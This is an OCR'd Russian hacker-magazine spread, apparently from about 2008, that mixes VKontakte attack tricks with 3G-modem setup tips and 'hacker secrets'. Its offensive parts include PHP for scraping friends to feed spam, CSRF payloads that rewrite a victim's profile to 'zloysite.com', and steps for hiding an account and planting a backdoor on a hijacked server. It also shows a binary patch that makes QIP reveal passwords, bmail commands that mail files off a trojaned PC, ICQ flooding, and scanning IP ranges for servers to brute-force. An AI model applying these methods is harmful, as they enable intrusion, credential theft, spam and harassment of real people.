В скрипте требуется указать только мыло и пасс. По завершении события сохраняются в файл ics, который лично я импортировал в Thunderbird'a с плагином lightning. Выглядит это примерно следующим образом:


ФОРМАТ ВЫХОДНОГО ФАЙЛА

```
BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//Mozilla.org/NONSGML Mozilla
Calendar V1.1//EN
BEGIN:VEVENT
SUMMARY:ФИО
RRULE:FREQ=YEARLY;INTERVAL=1
DTSTART;VALUE=DATE:20080101
DTEND;VALUE=DATE:20080102
CATEGORIES:Дни рождения
```



warning
Полученные знания используй с умом и очень осторожно. В случае их применения в незаконных целях мы ответственности не несем!

Скрипт для подбора пароля «В Контакте.ру»



Изучаем процесс авторизации на «одноклассниках», чтобы написать свой брутфорс

```
URL:http://vkontakte.ru/id***
DESCRIPTION:Дата Рождения: 01.01.1986\nФото:
 http://***.vkontakte.ru/****/****.jpg
END:VEVENT
END:VCALENDAR
```

ТРИК 5: КАК ДЕЛАЮТ СЕТЕВОЙ БИЗНЕС НА СОЦИАЛЬНЫХ СЕТЯХ

Хакеры научились зарабатывать на самых различных темах, в том числе и с помощью социалок. Прежде всего, это спам адвердами, воровство аккаунтов за деньги, массовая регистрация. Отдача от первого — большая, хотя скудеет с каждым днем, потому что людей, осознавших тему, становится все больше. В качестве программных комплексов для спама самыми популярными стали **Vkontakte Messeger by DX** и один из альтернативных спаммеров — **Qspammer by Chaak**. А вообще, таких тулз огромное количество и многим самим под силу реализовать подобный инструмент. Попробуем?
Сейчас на паре примеров мы модулями накидаем софтину, которая очень сильно должна помочь в нашей опасной работе. Она должна уметь работать с группами; грабить друзей пользователя с заданным ID; грабить пользователей группы и рассылать сообщения. Делается это для того, чтобы производить контекстную рассылку, опираясь на группы. Полный скрипт мы выкладывать не будем, но приведем ключевые моменты. Получить список френдов можно так:

```
function GetFrUsers($cookie,$vksess,$st) {
   if ($st==0)
      $uri =
         "http://vkontakte.ru/friend.php?$vksess&st=$st";
   else
      $uri = "http://vkontakte.ru/friend.php?$vksess";
   $ch = curl_init();
   curl_setopt($ch, CURLOPT_URL, $uri);
   curl_setopt($ch, CURLOPT_COOKIE, $cookie);
   setProxy($ch);
   curl_setopt($ch, CURLOPT_REFERER, 'http://vkontakte.ru/');
   curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
   curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
   curl_setopt($ch, CURLOPT_TIMEOUT, 120);
   $result = curl_exec($ch);
   curl_close($ch);
   preg_match_all("#<a href=\"mail.php\
?act=write&to=(.*?)\">#", $result, $m);
   echo "My Friends--------------------\n";
   for ($i=0;$i<count($m[1]);$i++) {
      echo "UserID - ".$m[1][$i]."\n";
   }
}
```

Все остальные части скрипта, а именно поиск пользователей по группам и функция для отправки сообщений в полном виде выложены на нашем DVD.

ТРИК 6: НЕМНОГО О ПРОВЕДЕНИИ CSRF-АТАК

С помощью специально сформированной страницы и кода на ней злоумышленники научились отправлять пользователя на доверенный сайт, где этот код исполнит за него какие-либо действия. Подобные атаки называются **Cross-site request forgery** (CSRF) и особенно характерны для социальных сетей из-за недостаточной проверки подлинности HTTP-запросов. Не так давно в лентах багтрак был пост об обнаружении такого бага на сервисе vkontakte.ru. Ты впариваешь этот линк или исполняешь средствами JS, и у пользователя в профиле поле «Сайт» меняется на указанный:

```
http://vkontakte.ru/profileEdit.php?page=contacts&subm
=1&website=http://site.com
```

Или другой пример. При переходе на сайт, указанный в качестве веб-страницы дорогого друга-пользователя, твой браузер исполняет скрипт


```
<script>
function doit() {
  var html;
  html = '<img src=http://vkontakte.ru/profileEdit.php?p
age=contacts&subm=1&website=http://zloysite.com>';
  window.frames["frm"].document.body.innerHTML = html; }
</script>
<iframe name="frm» onload="doit()" width="0"
height="0"></iframe>
```

Как видно, запрашивается картинка с адресом `vkontakte.ru/profileEdit.php?page=contacts&subm=1&website=http://zloysite.com`. Браузер выполняет запрос по этому URL, и на анкете в vkontakte твое поле «Веб-сайт» станет равным zloysite.com. Теперь, если кто-нибудь увидит адрес в твоем профиле и также перейдет по нему, то... изменит себе профайл и т.д., и т. п. Хотя в настоящий момент подобная штука не пройдет. По крайней мере, так просто: разработчики включили в передачу запроса дополнительный параметр HASH, который фигурирует в каждом запросе при изменении персональных данных.
Получается линк следующего вида:

```
img src=http://vkontakte.ru/profileEdit.php?page=conta
cts&hash=dasd23&subm=1&website=http://zloysite.com>';
```

Хэш требуется узнать предварительно, — и можно делать такие фокусы. А как его узнать? Раньше это был md5 от (id+mail), но сейчас значение урезано до 6 байт. Соответственно, нужно знать мыло жертвы, и тогда получаем следующий нехитрый алгоритм:

1) ты знаешь ID;
2) знаешь мыло;
3) вычисляешь md5 и урезаешь хэш-сумму до 6 элементов;
4) подставляешь в запрос и выполняешь.



Восстановление пароля из кукисов

ТРИК 7:
КАК УЗНАТЬ, КТО ОСТАВИЛ МНЕНИЕ

«Вконтакте» довольно популярна система «Мнения», позволяющая анонимно оставлять сообщения. И каждый пользователь может отправить ответ на мессагу, не зная, кому ее отправляет. Узнать, кто же оставил о тебе лестный или, наоборот, не очень приятный отзыв, очень просто. Необходимо вставить в ответное сообщение `http://vkontakte.ru/matches.php?act=a_sent&to_id=[Твой ID]&dec=1`. Теперь человек, переходя по ссылке, автоматически отвечает на твое предложение!

ТРИК 8:
УЛУЧШАЕМ ИНТЕРФЕЙС С ПОМОЩЬЮ GREASEMONKEY

Существует много скриптов Greasemonkey, позволяющих обновить интерфейс социальных сетей. В частности, vkPatch — небольшой скрипт для GreaseMonkey под сайт «Вконтакте». Скрипт добавляет ссылки на Стену, Мнения, Фотографии, Видео и т.д. рядом с пользователями, страничка которых удалена или открыта только для друзей. Если пользователь не является твоим другом, то, возможно, будут недоступны некоторые ссылки, однако, скорее всего, ты сможешь посмотреть фотоальбом этого человека или послушать его музыку. Ссылки на разделы появляются рядом с человеком в результатах поиска, то есть на http://vkontakte.ru/search.php?id=1, где после `id=` идет `id` человека. Эта страничка показывается, если ты кликнул на имени человека, страница которого удалена или у тебя нет к ней доступа.

ТРИК 9:
ВОССТАНАВЛИВАЕМ ПАРОЛЬ ИЗ КУКИСОВ

Сохраненный пароль можно откопать и в кукисах, а чтобы не делать это вручную, пригодится тулза **VKontakte Cookie Password Recovery**. Она автоматически находит cookies сайта «Вконтакте» в установленных Internet Explorer, Firefox, Opera, Safari и пытается вытащить из них пароль путем поиска соответствующего MD5-хэша пароля в онлайн-базах gdataonline.com и passcracking.ru. Программа использует собственный механизм «извлечения» информации из файлов cookies всех указанных браузеров, что не всегда гарантирует 100% результат при их анализе (исправляется по мере поступления информации о найденных багах), но зато работает очень быстро. ⌶

ВАСИЛИЙ ЛЕНСКИЙ



МТС продает модем в составе услуги **МТС Коннект** всего за **3790** рублей, в то время как отдельно этот модем в магазинах стоит около **7000 р.**

CONNECTED!

НЕСТАНДАРТНЫЕ ТРЮКИ ПРИ ИСПОЛЬЗОВАНИИ МОДЕМА МТС КОННЕКТ

МТС Коннект – название специального предложения МТС для активных пользователей мобильного интернета. Но это не просто очередной тарифный план, как ты мог подумать. Главная фишка предложения в том, что в комплект входит очень полезный девайс – полноценный 3G-модем. И хотя решение во многом рассчитано на домохозяек – все подключается по принципу «воткнул и работай» – мы решили посмотреть на этот комплект с хакерской точки зрения и выяснить, на что оно действительно способно.

Модель самого девайса ни от кого не скрывается. В коробочке тебя ждет модем Huawei E220, предназначенный для подключения к порту USB. Устройство, проверенное временем и заслужившее доверие со стороны многих пользователей: по всему миру распродано большое количество как оригинальных E220, так и его незначительных модификаций. Причина очевидна: при всей своей простоте девайс позволяет легко подключаться к инету, используя технологии UMTS (в том числе HSDPA), EDGE, GPRS и GSM. Технически это два устройства в одном: непосредственно модем и виртуальный CD-ROM, который автоматически монтируется в системе и позволяет тут же установить необходимые драйвера. Очень удобно: никаких дисков не нужно, все зашито на встроенный 22 Мб диск. Впрочем, из устройства можно выжать намного больше, чем подключение на ноутбуке с установленной виндой. Приступим?

ХАК №1: ЗАПУСКАЕМ МОДЕМ ПОД LINUX'ОМ

Обычным пользователям предлагается использовать модем под виндой. WTF? Т.е. под никсами нам придется остаться без мобильного инета? Нифига! Да, в модеме действительно зашиты драйвера только для Windows и MAC, но это не значит, что его нельзя запустить на других операционных системах. Чтобы убедить тебя, расскажу, как наладить работу E220 под Пингвином. Надо сказать, что само устройство отлично определяется и без твоей помощи: во время подключения модема оно автоматически монтируется как /dev/ttyUSB, используя usbserial.ko (usbserial-generic) интерфейс. Если же нет, значит, в твоей системе используется старое ядро (младше 2.6.19) и придется скачать специальный драйвер, который доступен для закачки с сайта oozie.fm.interia.pl/pro/huawei-e220/.
Установить драйвер не сложнее, чем собрать самую обычную программу:

```
tar xjvf huawei.tar.bz2
$ cd huawei
$ su
# make info
```

Последняя команда в зависимости от дистрибутива будет разной. Под Ubuntu это — make install_ubuntu, под Mandrake — make install_mandriva, и т.д.
Далее, с уверенностью, что нужные драйвера установлены в системе, можно приступать к настройке соединения через программу wvdial.
Для того чтобы не прописывать длинную команду каждый раз, в конфиг файле /etc/wvdial.conf прописывается «точка доступа»:

```
[Dialer huawei]
Modem = /dev/ttyUSB0
Baud = 460800
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Init3 = AT+CGDCONT=1,"IP","internet.mts.ru"
```

Статистика переданных и принятых данных под Linux'ом

Важный этап настройки модема под Linux: конфигурирование утилиты vdial

Интерфейс МТС Коннект для Windows

```
ISDN = 0
Dial Attempts = 1
Modem Type = USB Modem
Phone = *99#
Phone1 = *99#
Username = 'mts'
Password = 'mts'
Auto DNS = on
New PPPD = yes
```

Вот и все. Теперь, после набора в консоли команды wvdial huawei (с помощью ключа huawei мы указываем название соединения, которое необходимо установить), подключение через E220 будет установлено. Для того, чтобы его разорвать надо нажать <Ctrl>-C.
Соединение соединением, но всегда приятно еще и знать, что в настоящий момент творится с инет-каналом, а пока никакого визуального мониторинга у нас нет. Исправить это несложно, если установить небольшую тулзу (http://oozie.fm.interia.pl/src/he220stat.tar.bz2):

```
tar xjvf he220stat.tar.bz2
cd he220stat*
sudo ./configure
sudo make
sudo make install
```

ХАК №2. РАСШАРИВАЕМ ИНЕТ ЧЕРЕЗ ТОЧКУ ДОСТУПА

Поскольку 3G – это уже полноценный интернет-канал, который, несмотря на свою мобильность, обеспечивает достойную скорость и небольшие задержки, то его часто используют как средство для постоянного доступа в интернет. К примеру на даче, где помимо спутниковой системы, никакой альтернативы нет. Прикольно подключить 3G-девайс к точке доступа, чтобы удобно расшарить канал на все компьютеры сети по Wi-Fi. И это возможно, если твоя точка доступа поддерживает подключения девайсов по USB. Для эксперимента мы возьмем проверенный вариант — Asus Wl-500gP. Обычно мы используем альтернативную прошивку от разработчика Oleg, но в этот раз мы будем использовать специальную модификацию (родом из Чехии), специально адаптированную для подключения USB-модемов для работы через CDMA (http://koppel.cz/cdmawifi/download/169). Последние версии firmware поддерживают HUAWEI E220 по умолчанию, т.е. настраивать что-то дополнительно не понадобится. Сам процесс обновления прошивки выполняется за несколько минут (пункт меню Firmware Upgrade). После перезагрузки у тебя в меню появится пункт USB Connection, где нужно выбрать опцию User defined и с помощью меню выбрать файл dial.huawei.tar.gz, который ты найдешь на нашем диске. Далее в меню выбери «USB connection → Dial-up Config», где необходимо задать:

```
Username: mts
Password: mts
APN: internet.mts.ru
```

Нажимай кнопку «Apply», затем «Finish» — и точка доступа вновь пойдет на перезагрузку, после которой соединение с интернетом установится автоматически.

ХАК №3. ЭКОНОМИМ ДЕНЬГИ И ВРЕМЯ НА ИНТЕРНЕТ-ТРАФИКЕ

Какими бы выгодными ни были тарифы, за активное пользование мобильным интернетом приходится немало платить. Приходится сдерживать себя, экономить, отключать картинки — словом, делать все, чтобы баланс не уходил в минус. Для того чтобы немного сэкономить и существенно прибавить в скорости, тебе необходимо использовать компрессоры трафика. За счет чего получается подобный эффект? Эти средства передают текст и графику в сжатом виде и за счет этого позволяют серьезно сократить объем передаваемых данных. Насколько сильно получается экономить? В разы! toonel.net – это типичный представитель таких компрессоров и, не в пример другим решениям, совершенно бесплатный. Утилита устанавливается в систему (поддерживаются самые разные ОС) в качестве локального прокси, поэтому все сетевые программы нужно обязать отдавать данные через прокси-сервер: по умолчанию 127.0.0.1:8080. Toonel.net эффективно жмет весь текстовый трафик, включая вложения в почте. Более того, принудительно сжимает изображения, в результате картинки получаются с заметно худшим качеством, но зато их не приходится отключать полностью! А значит, серфинг по-прежнему остается очень приятным.

ХАК №4. АЛЬТЕРНАТИВНАЯ ПРОГРАММА ДЛЯ ПОДКЛЮЧЕНИЯ

Встроенная утилита для подключения проста и довольно удобна, но для хакера ее возможностей явно недостаточно. Вместо стандартного MTS Connector можно попробовать использовать другую замечательную утилиту — MWconn (www.mwconn.com). Она не привязана к конкретному оборудованию, поэтому работает с самыми разнообразными 3G/GPRS-модемами.
В итоге прямо на рабочем столе ты можешь получить статистику в реальном времени по качеству канала, количеству использованного трафика, уровню сигнала и т.п. В программе можно настроить звуковые уведомления на случай, если изменится сеть (случай роуминга), сота или же сигнал опустится ниже критического значения.
Для того чтобы непрерывно мониторить качество канала и при этом не тратить лишний трафик, разработчики используют специальный прием под названием «Smart Ping». Благодаря «умному пингу» проверяющие ICMP-пакеты отправляются только тогда, когда есть подозрение, что канал «провис», не расходуя трафик понапрасну. Еще одна интересная опция – удаленное управление компьютером посредством входящих SMS-сообщений. Ты легко можешь настроить систему таким образом, чтобы сервер принудительно выполнил перезагрузку, если на модем придет сообщение с содержанием «reboot».





ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /

№1

ЗАДАЧА: МАКСИМАЛЬНО СКРЫТЬ СВОЕ ПРИСУТСТВИЕ НА ПОЛОМАННОМ ДЕДИКЕ

РЕШЕНИЕ:

Вопрос долговечности ломанных дедиков волнует многих. Никогда точно не знаешь, сколько проживет очередной сервер и как быстро проснется его админ. Существует, однако, несколько заветных правил, следуя которым, ты максимально продлишь жизнь захваченной машине. Итак:

1. Если у тебя есть админские права и возможность создать новый аккаунт в системе — непременно ей воспользуйся. Причем, созданный акк необходимо спрятать от посторонних глаз. Делается это так: запускаем RegEdit (aka редактор реестра), ищем ветку «`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList`», создаем параметр DWORD и в качестве названия вбиваем имя нашего акка, а значение указываем нулевое. Теперь внешне наш аккаунт не будет виден в системе.


2. Следующий важный этап — патчинг Винды на предмет мультиюзерности. Касается исключительно Win XP (ибо Win 2k обладает подобной фичей по дефолту). Опять же, при наличии определенных прав сливаем патч (найдешь без труда в Гугле) и устанавливаем в системе.

3. При работе с доками и прочим файлом не забывай использовать стандартное виндовое скрытие файлов и папок. Это касается и дефолтных документов нашего созданного аккаунта, включая рабочий стол. Указываем в атрибутах каталога «`C:\Documents and Settings\имя_юзера`» параметр «Скрытый» и наслаждаемся результатом. Теперь ты совершенно свободно можешь кидать свое файло прямо на десктоп :).

4. Старайся маскировать свои процессы в системе, а также запускать приложения в фоновом режиме. Кроме того, не напрягай сильно сам сервер, так как непомерные нагрузки на проц и оперативу рано или поздно сдадут тебя с потрохами.

5. На всякий случай, заранее запусти телнет-сервер (либо повесь в системе бэкдор), предварительно подкорректировав настройки фаера. Это позволит тебе еще не раз вернуться к твоему любимому дедику, даже если админ заметит твое присутствие :).

Юзаем дедики



№2

ЗАДАЧА: ИСПОЛЬЗУЯ EMS SOURCE RESCUER, OLLYDBG И НЕМНОГО СМЕКАЛКИ, МОДИФИЦИРОВАТЬ QIP ТАКИМ ОБРАЗОМ, ЧТОБЫ ОН ВЫДАВАЛ ВВЕДЕННЫЙ ПАРОЛЬ ПРИ ПОМОЩИ MESSAGEBOXA ЕЩЕ ДО ПРОЦЕДУРЫ АВТОРИЗАЦИИ

РЕШЕНИЕ:

Попробуем немного «распотрошить» внутренности qip, воспользовавшись уже наработанными навыками.

1. Откроем файл qip.exe в EMS Source Rescuer-е для декомпиляции. Среди полученных программой форм и .cpp-файлов найдем «`manager.cpp`», который, несомненно, является менеджером паролей (говорящее название!:)).

2. Внутри файла `manager.cpp` содержится любопытная функция:

```
void _fastcall TManForm::ButtonLogin1Click
  (TObject *Sender)
{
  // Address $649930
}
```

Откроем файл qip.exe под отладчиком и перейдем по полученному при помощи EMS Source Rescuer адресу (649930). Поставим здесь точку останова и запустим программу.

3. Попробуем залогиниться и нажать кнопку «Ok». Программа остановится на нашей точке останова. Отсюда начинается обработка введенных данных авторизации. Протрассируем программу по <F8> до следующего момента:

```
00649A01  CALL qip.004678B4
00649A06  CMP DWORD PTR SS:[EBP-8],0
00649A0A  JE SHORT 0649A2F
```

Несложно догадаться (особенно, если выполнить этот код), что программа обрабатывает данные аккаунта. В стеке по адресу `[ebp-8]`

будет содержаться пароль учетной записи ICQ! Попробуем немного «дописать» код — таким образом, чтобы он выводил пароль при помощи MessageBox. Скопируем в буфер обмена при помощи команды «Binary → Binary copy» (правой кнопки мыши) машинный код двух инструкций, которые находятся, начиная с адреса 00649A06, и заменим их переходом к нашему коду. Он будет выводить окошко, показывающее пароль. Где мы расположим код, вряд ли для тебя будет секретом: в конце секции кода есть много свободного места (массив ноликов, предназначенный для выравнивания). Я выбрал базу для нашего кода, равняющуюся 0068F83E. По адресу 00649A06 располагай инструкцию JMP 0068F83E. Следующим шагом станет написание кода, демонстрирующего пароль при помощи API-функции MessageBoxA. Переходи к адресу 0068F83E и начнем ваять код. Первым делом вставим по этому адресу (при помощи «Binary → Binary paste») две инструкции, которые мы заменили безусловным переходом ранее.


4. Начиная с адреса 0068F844, располагаем передачу параметров для функции MessageBoxA. Она принимает четыре значения, три из которых мы заменим нулями — нам они совершенно не интересны. Нам важно только значение, которое соответствует содержимому выводимого окна. Соответствующий указатель на текст должен быть положен в стек третьим. Выше мы уже выяснили: по адресу EBP-8 находится пароль, любезно предоставленный нам некой функцией, вызов которой располагается по адресу 00649A01. Набор параметров для функции MessageBoxA выглядит приблизительно так:

```
0068F844 PUSH 0 ; Стиль окна неважен — обнуляем
0068F846 PUSH 0 ; заголовок окна — обнуляем
0068F848 PUSH DWORD PTR SS:[EBP-8]; текст окна — здесь
будет пароль учетной записи
0068F84B PUSH 0 ; владелец окна — обнуляем
```

5. Завершаем код вызовом MessageBoxA и переходом к инструкции, следующей сразу за переходом к написанному нами только что коду:

```
0068F84D CALL MessageBoxA ; выводим пароль
0068F852 JMP 00649A0C ; передаем управление qip-у
```

Вот и наш код целиком:



Код, который коварно выдал пароль

```
00649A06 JMP 0068F83E
...
0068F83E CMP [EBP-8],0
0068F842 JE 0068F867
0068F844 PUSH 0
0068F846 PUSH 0
0068F848 PUSH [EBP-8]
0068F84B PUSH 0
0068F84D CALL MessageBoxA
0068F852 JMP 00649A0C
```

Сохраняй программу под новым именем, запускай на выполнение и проверяй результат своего труда. К слову, вместо MessageBoxA может вызываться и функция записи в файл, но это уже незаконно (как, собственно, и все действия, которые описываются в статье, если они ведут к реализации каких-то нехороших планов). Еще одна ремарка: qip проверяет собственную «нерушимость» и отказывается работать при модификации qip.exe-файла. Но с этим справиться очень просто. Как? Разберешься! ;)

№3

ЗАДАЧА: ЛЕГКО И БЫСТРО ПОЛУЧИТЬ ФАЙЛ ЖЕРТВЫ

РЕШЕНИЕ:

Итак, если ты не продвинутый кодер, а нужно быстро и без заморочек слить с протрояненного компа логи/пассы/etc, то все, что для этого понадобится — аплоад и запуск маленького экзешника. Вся инфа придет прямо на мыло.

1. Аплоад. Качаем юзверю бесплатную тулзу bmail. Это консольный почтовый клиент, весом всего 40 килобайт.

2. Запуск. Удобнее всего запускать из батника (.bat-файлы), хотя можно из любой проги, главное — с поддержкой передаваемых параметров. Консольная команда выглядит так:

```
bmail -s smtp.server1.ru -t komu@server2.ru -f otkogo@
server3.ru -h -a «Tema»
— m «C:\file.txt» -c
```

Где: **smtp.server1.ru** — это любой почтовый сервер, не требующий авторизации.

komu@server2.ru и **otkogo@server3.ru** — адреса получателя (твой) и отправителя (любой).

C:\file.txt — сам файл для отправки. Можно указать и номер SMTP-порта, добавив параметр «-p <номер>», по дефолту установленный как 25.


3. Если нужно помимо текстовой инфы получить файлы других форматов, пользуемся утилой mpack15d (26 килобайт), предварительно доставив ее юзверю.

Запускаем:

```
mpack -s "Tema" -d body.txt -c application/exe -o body.
msg "c:\file.rar"
bmail -s smtp.server1.ru -t komu@server2.ru -f otkogo@
server3.ru -h -m body.msg
```

Где **body.txt** — необязательная текстовая часть письма, а «c:\file.rar» — файл любого типа для отправки. Он будет преобразован в MIME-формат и послан через bmail. Единственное, что нам может помешать: хорошо настроенный файрвол, но его обход — это уже отдельная тема, которая неплохо освещена на просторах интернета.

Тихая отправка



№4

ЗАДАЧА: ЗАФЛУДИТЬ АСЮ НЕДРУГА С НЕСКОЛЬКИХ НОМЕРОВ

РЕШЕНИЕ:

В последнее время найти качественный и функциональный инструмент для флуда асек стало не так-то просто. Посему представляю твоему вниманию достаточно удобное решение:

1. Сливаем с нашего ДВД утилу под нехитрым названием «Flooder» (респект автору утилы — BarT'y). Тулза умеет показывать внутренний и внешний IP-адрес пользователя, а также слать любое количество сообщений от любого номера — любому.

2. Запускаем флудер и указываем любой собственный уин с паролем (либо указываем лишь пасс и жмем «Connect» — утила сама регнет нам номерок).

Асю подвергают жесткому флуду

3. Выбираем жертву, причем, уин жертвы должен быть в онлайне.

4. Указываем содержимое сообщения, а также тип: авторизация, сообщение либо уведомление о добавлении.

5. Жмем «Start» и наслаждаемся логом флуда :).

Не забывай, что спам — это плохо, а флуд — еще хуже. Есть способ защиты от подобного западла, но о нем я расскажу в следующем выпуске.

№5

ЗАДАЧА: ЗАМУТИТЬ ОФИСНОЕ ЗАПАДЛО

РЕШЕНИЕ:

Мы собираемся на денек-другой освободить от работы офисного служащего или любого другого оператора ПК, перехватив запуск нужных ему прог.

1. Находим на просторах beyondlogic.org утилу TrustNoExe.

2. Прога перехватывает запуск всех exe-шников, выводя предупреждение о том, что местный админ запретил использование <этого> приложения и по всем вопросам обращаться к нему. Ставим прогу (займет около 5 секунд) и, не перезагружая комп, в виндовой панельке управления ищем пункт «Trust-No-Exe».

3. Перед нами белый и черный списки — Access и Deny list. В них можно добавлять папки, утилам из которых разрешен либо запрещен запуск. Не советую удалять из белого списка папку с Виндой, прописанную по дефолту, если не охота угробить масдай. Лучше добавим туда все диски, которые есть на этом компе в виде «C:», «D:», «E:», «F:» и т.д. В черный список добавляем папку с излюбленными прогами жертвы, пусть, для примера, это будет MS Office. Жмем Apply и Ok.

4. Заходим в `X:\WINDOWS\system32\TrustNoExe` и наблюдаем файл «denyexe.exe». Именно его утила запускает вместо всех экзешников из черного списка. При замене его на любой другой с таким же именем будет запускаться наш новый. Признайся, уже появились коварные планы на тему «а что бы туда такого положить»?


5. Так как мы люди незлые, и хотим всего лишь пошутить, — рисуем/качаем какую-нибудь веселую флешку на тему «делу время, потехе час» с расширением .exe, переименовываем в «denyexe.exe» и заменяем оригинальный файл.

6. Готово. Перезагружаем комп и отходим на безопасное расстояние.

На отказ работать Ворда, Экселя, да и всего офиса, местный админ может отреагировать его переустановкой, но сути дела это не изменит: по-прежнему будет запускаться наша флешка с предложением отдохнуть.

Вернуть все на свои места можно откатом системы на дату перед установкой TrustNoExe через виндовое «Восстановление системы» — либо удалением драйвера `x:\WINDOWS\system32\drivers\bltrust.sys`, либо отключением этого драйвера из раздела Driver пункта «Trust-No-Exe» в панели управления Windows.

Управление драйвером



№6

ЗАДАЧА: НАЙТИ И СБРУТИТЬ ЗАБУГОРНЫЙ ДЕДИК

РЕШЕНИЕ:

Как известно, дедики нужны всем и всегда, именно поэтому иногда стоит заморочиться их поиском и брутом. Как правило, дедики ищут по открытым портам 135, 139 и 5900. Лучше всего придерживаться определенного алгоритма –

1. Сливаем сканер IPScan (либо берем с нашего ДВД).

2. Запускаем и указываем диапазон для скана, или создаем батник с содержимым:

```
ipscan.exe начало_диапазона конец_диапазона имя_лога.txt
```

Например:

```
ipscan.exe 192.168.0.1 192.168.2.2 log.txt
```

Тулза тут сканирует диапазон 192.168.0.1-192.168.2.2 и сохраняет результат в файл log.txt. Кстати, ты запросто можешь указывать сразу несколько желаемых диапазонов (для этого удобнее всего юзать описанный выше батник).

3. Указываем набор сканируемых портов: 135, 139 и 5900 и запускаем скан.

4. После окончания сканирования в папке со сканером появится лог с указанным тобой названием (в нашем случае — это log.txt). Учти: если ты сканил сразу несколько диапазонов, то для каждого диапазона будет создан отдельный файл с логом.

